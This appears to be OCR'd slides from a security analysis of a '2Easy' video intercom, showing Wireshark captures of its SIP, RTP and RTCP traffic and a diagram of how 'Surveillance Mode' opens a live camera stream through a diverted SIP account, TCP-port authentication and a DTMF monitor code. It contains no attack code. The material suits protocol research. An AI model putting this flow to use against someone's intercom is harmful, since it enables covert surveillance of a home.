
```
21:05:17.621352      981  192.168.1.17      [redacted]           RTCP          Sender Report    Source description

Frame 981: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits)
Ethernet II, Src: Apple_49:d5:dd ([redacted]
Internet Protocol Version 4, Src: 192.168.1.17, Dst: [redacted]
User Datagram Protocol, Src Port: 57123, Dst Port: 40341
Real-time Transport Control Protocol (Sender Report)
▶ [Stream setup by SDP (frame 34)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 0001 = Reception report count: 1
    Packet type: Sender Report (200)
    Length: 12 (52 bytes)
    Sender SSRC: 0xaac87b3f (2865265471)
    Timestamp, MSW: 3824910317 (0xe3fb7fed)
    Timestamp, LSW: 2609626424 (0x9b8bbd38)
    [MSW and LSW as NTP timestamp: Mar 16, 2021 19:05:17.607600999 UTC]
    RTP timestamp: 2598354728
    Sender's packet count: 391
    Sender's octet count: 62560
▶ Source 1
Real-time Transport Control Protocol (Source description)
```

```
0000  [redacted]                                          ·l···p·· ·I····E·
0010                                                      ··Q···?· ·~····/[
0020                                                      X!·#···· ········
0030  7b 3f e3 fb 7f ed 9b 8b  bd 38 9a df bf 28 00 00   {?······ ·8···(··
0040  01 87 00 00 f4 60 1a a9  68 bb 00 00 00 00 00 00   ·····`·· h·······
0050  01 6f 00 00 00 52 9c 0b  87 ec 00 02 5c 94 81 ca   ·o···R·· ····\···
0060  00 1a aa c8 7b 3f 01 1c  73 69 70 3a 30 65 30 30   ····{?·· sip:0e00
0070  31 62 65 63 37 34 33 65  40 34 37 2e 39 31 2e 38   1bec743e @47.91.8
0080  38 2e 33 33 06 42 4c 69  6e 70 68 6f 6e 65 41 6e   8.33·BLi nphoneAn
0090  64 72 6f 69 64 2f 56 65  72 73 69 6f 6e 20 56 31   droid/Ve rsion V1
00a0  2e 38 20 42 75 69 6c 64  20 32 30 31 39 2e 30 39   .8 Build  2019.09
00b0  2e 32 36 20 2d 31 20 28  62 65 6c 6c 65 2d 73 69   .26 -1 ( belle-si
00c0  70 2f 31 2e 36 2e 33 29  00 00                     p/1.6.3) ··
```

Multimedia Protocol Stack

1. **Signaling**: SIP
2. **Metadata**: SDP
3. **QoS**: RTCP
4. **Media**: RTP

Real-Time Transport Protocol (rfc3550)



```
21:05:14.755723     618  192.168.1.17  [redacted]     RTP     PT=ITU-T G.711 PCMU, SSRC=0xAAC87B3F, Seq=246, Time=2598331688
```

```
▶ Frame 617: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
▶ Ethernet II, Src: Apple_49:d5:dd [redacted]
▶ Internet Protocol Version 4, Src: 192.168.1.17, Dst: [redacted]
▶ User Datagram Protocol, Src Port: 56773, Dst Port: 40340
▼ Real-Time Transport Protocol
  ▶ [Stream setup by SDP (frame 34)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: ITU-T G.711 PCMU (0)
    Sequence number: 245
    [Extended sequence number: 65781]
    Timestamp: 2598331528
    Synchronization Source identifier: 0xaac87b3f (2865265471)
    Payload: f8f8f9faf9fafbfafbfcfafcfcfefdfc7dfefe7c7d7e7c7d7c787c7a787a
```

codec type

```
0000  [redacted]                                         ·l···p·· ·I····
0010  [redacted]                                         ·······?· ·g····
0020  58 21 dd c5 9d 94 00 b4  30 2a 80 00 00 f5 9a df   X!······ 0*····
0030  64 88 aa c8 7b 3f f8 f8  f9 fa f9 fa fb fa fb fc   d···{?·· ······
0040  fa fc fc fe fd fc 7d fe  fe 7c 7d 7e 7c 7d 7c 78   ······}· ·|}~|
0050  7c 7a 78 7a 78 78 78 7a  77 78 79 77 7a 78 77 7a   |zxzxxxz wxywz
0060  76 77 7a 79 78 78 7a 79  78 7a 79 77 79 7a 78 79   vwzyxxzy xzywy
0070  7a 79 79 79 79 78 78 79  79 78 78 78 78 79 79 79   zyyyyxxy yxxxx
0080  79 78 78 79 79 7a 79 7a  79 79 7a 79 7a 79 79 7a   yxxyyzyz yyzyz
0090  7a 7a 7b 7c 7b 7b 7c 7d  7e 7e fe ff fe fe fc fc   zz{|{{|} ~~····
00a0  fd fb fc fb fa fb f9 f8  f8 f7 f7 f6 f5 f5 f6 f4   ········ ······
00b0  f4 f4 f4 f7 f4 f3 f6 f4  f3 f3 f2 f2 f3 f3 f2 f3   ········ ······
00c0  f3 f1 f2 f3 f3 f5 f3 f3  f4 f3 f6 f5 f5 f8 f6 f8   ········ ······
00d0  f7 f7 f9 f7 fb fa                                  ······
```

video data

Entering Monitor Mode

```
  52 13:49:15.200613  192.168.1.19   47.106.104.38  SIP/SDP  Request: INVITE sip:55555555@47.106.104.38 |                                          1079 49332  5060
  55 13:49:15.497493  47.106.104.38  192.168.1.19   SIP      Status: 407 Proxy Authentication Required |                                        524 5060   49332
  56 13:49:15.507735  192.168.1.19   47.106.104.38  SIP      Request: ACK sip:55555555@47.106.104.38 |                                           466 49332  5060
  57 13:49:15.507783  192.168.1.19   47.106.104.38  SIP/SDP  Request: INVITE sip:55555555@47.106.104.38 |                                          1294 49332  5060
  60 13:49:15.803616  47.106.104.38  192.168.1.19   SIP      Status: 100 Giving a try |                                                         357 5060   49332
 115 13:49:16.107317  47.106.104.38  192.168.1.19   SIP      Status: 180 Ringing |                                                              573 5060   49332
 351 13:49:17.733537  47.106.104.38  192.168.1.19   UDP      5060 → 49332 Len=4                                                                  64 5060   49332
 357 13:49:18.368129  192.168.1.19   47.106.104.38  UDP      49332 → 5060 Len=4                                                                  46 49332  5060
1051 13:49:23.831682  47.106.104.38  192.168.1.19   SIP/SDP  Status: 200 OK |                                                                  1225 5060   49332
1056 13:49:23.850440  192.168.1.19   47.106.104.38  STUN     Binding Request                                                                     62 52577  56648
1057 13:49:23.850441  192.168.1.19   47.106.104.38  RTCP     52573 → 56649 Len=20                                                                62 52573  56649
1062 13:49:23.864532  192.168.1.19   47.106.104.38  STUN     Binding Request                                                                     62 62340  42322
1063 13:49:23.864542  192.168.1.19   47.106.104.38  RTCP     55810 → 42323 Len=20                                                                62 55810  42323
1075 13:49:23.871058  192.168.1.19   47.106.104.38  STUN     Binding Request                                                                     62 52577  56648
1076 13:49:23.871068  192.168.1.19   47.106.104.38  RTCP     52573 → 56649 Len=20                                                                62 52573  56649
1100 13:49:23.897650  192.168.1.19   47.106.104.38  SIP      Request: ACK sip:55555555@141.226.250.10:61099;ob |                                691 49332  5060
1101 13:49:23.899569  192.168.1.19   47.106.104.38  STUN     Binding Request                                                                     62 62340  42322
1102 13:49:23.899580  192.168.1.19   47.106.104.38  RTCP     55810 → 42323 Len=20                                                                62 55810  42323
1109 13:49:23.917572  192.168.1.19   47.106.104.38  TCP      52126 → 8850 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=1145105560 TSecr=0 SACK_P…   78
1158 13:49:23.969625  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=0, Time=2587070653                       214 52577  56648
1168 13:49:23.997201  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=1, Time=2587070813                       214 52577  56648
1194 13:49:24.018699  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=2, Time=2587070973                       214 52577  56648
1197 13:49:24.038620  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=3, Time=2587071133                       214 52577  56648
1202 13:49:24.058171  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=4, Time=2587071293                       214 52577  56648
1237 13:49:24.078082  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=5, Time=2587071453                                  56648
1254 13:49:24.098202  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=6, Time=2587071613                       214 52577  56648
1266 13:49:24.118082  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=7, Time=2587071773                       214 52577  56648
1271 13:49:24.148834  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=8, Time=2587071933                       214 52577  56648
1272 13:49:24.170386  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=9, Time=2587072093                       214 52577  56648
1273 13:49:24.188124  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=10, Time=2587072253                      214 52577  56648
1275 13:49:24.191603  47.106.104.38  192.168.1.19   TCP      8850 → 52126 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=64477200…
1276 13:49:24.191667  192.168.1.19   47.106.104.38  TCP      52126 → 8850 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=1145105814 TSecr=64477200    66
1277 13:49:24.195308  192.168.1.19   47.106.104.38  TCP      52126 → 8850 [PSH, ACK] Seq=1 Ack=1 Win=131712 Len=52 TSval=1145105817 TSecr=64477200
1286 13:49:24.207996  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=11, Time=2587072413                      214 52577  56648
1297 13:49:24.217774  47.106.104.38  192.168.1.19   H264     PT=H264, SSRC=0x44FB2AD1, Seq=1019, Time=42000 non-IDR-Slice                       386 42322  62340
1300 13:49:24.222409  47.106.104.38  192.168.1.19   H264     PT=H264, SSRC=0x44FB2AD1, Seq=1020, Time=42000, Mark non-IDR-Slice                 392 42322  62340
1302 13:49:24.228712  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=12, Time=2587072573                      214 525    56648
1309 13:49:24.248586  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=13, Time=2587072733                          5      56648
1315 13:49:24.268432  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=14, Time=2587072893                      214 52577  56648
1316 13:49:24.268432  192.168.1.19   47.106.104.38  RTP      PT=ITU-T G.711 PCMU, SSRC=0xE09CAB36, Seq=15, Time=2587073053                      214 52577  56648
```

Setup a call

Answered


Sharing details

Video – blue screen

Authenticating though the server

Video live

2Easy Surveillance Mode



2Easy App

VTEC Gateway

DX Home Unit

SIP: register account (auth) (0e..)

SIP: OK

SIP: invite (call) home account (04..)

SIP: call (invite) from divereted account (0e..)

SIP: OK

TCP 8850: Authentication

TCP 8850: OK

TCP 8850 / SIP: DTMF (Monitor Code)

TCP 8850 / SIP: DTMF (Monitor Code)

RTP: Stream video

